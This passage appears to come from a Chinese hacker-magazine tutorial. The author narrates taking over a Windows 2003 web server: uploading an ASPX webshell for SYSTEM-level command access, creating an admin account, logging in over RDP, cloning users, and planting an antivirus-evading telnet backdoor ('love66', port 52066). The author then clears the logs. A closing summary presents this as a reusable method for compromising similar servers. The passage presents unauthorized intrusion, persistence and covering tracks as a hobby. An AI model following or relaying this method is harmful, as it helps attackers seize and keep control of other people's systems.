


图 2




图 3




图 4




图 5

依旧行不通，真气死我了。再把上面的几个目录试验了，还是不行。于是想到了以前的旧方法，试试看，php，cgi，木马啊，不过我得到的结果还是一样——失败了！正准备撤离的时候，回到首页，想回忆一下自己当初是怎么入侵，突然灵光一现，支持aspx，那么找个aspx的木马看看权限如何？！听说，在2003中，若没有设置好，aspx的木马的权限是最高的，相当于system，于是快快下载了个aspx木马，立刻放上去，成功使用，看看权限，如图6。




图 6

太好了，cmd可以用呢，而且我们还看到了开了3389端口呢，哈哈，再看看能否建立用户，可以的话，那就大功告成了。建立一个admin用户，成功了，如图7。




图 7

呵呵，我是不是应该去买彩票呢？来吧，登陆看看，(小菜：怎么登陆？ME：倒，拿3389登陆器直接登陆就是了啊。) 在登陆处，输入用户名admin我和自己的设置，如图8。点确定后，就成功了进入这台服务器，如图9。




图 8




图 9

接着就是好好保护这只肉鸡拉，说老实话，我是好久没有玩过3389肉鸡了，所以一定要珍惜啦，首先是克隆用户，这个不用我多说了，大家都很熟悉了，不会的再翻翻以前的黑客x档案杂志吧。其次，留后门，不然肉鸡跑了咋办？（克隆用户，装木马……你们自己选择了）这里因为我的是内网，用反弹后门不方

便，就留个免杀的telnet后门好了（并且能穿越防火墙哦），这里再把这个后门给大家介绍一下吧——love66，配置很简单的，如图10。

配置好以后，再把生成的服务端上传到肉鸡上运行，然后本地在CMD下telnet **对方IP** 52066就可以了，最后别忘记清除日志，然后就可以走人啦。

总结：第一，遇到2003服务器，首先观察它那些权限较高的目录，可否利用；第二，试验php，cgi，aspx木马，很有可能比asp木马有更大权限，特别是aspx木马，因为2003系统默认它的权限很高（今天的突破口，很多2003的服务器都可以尝试此方法获得权限）；第三，入侵后留后门，清除痕迹。

（本章中涉及到的程序love66 已经收录在光盘中）

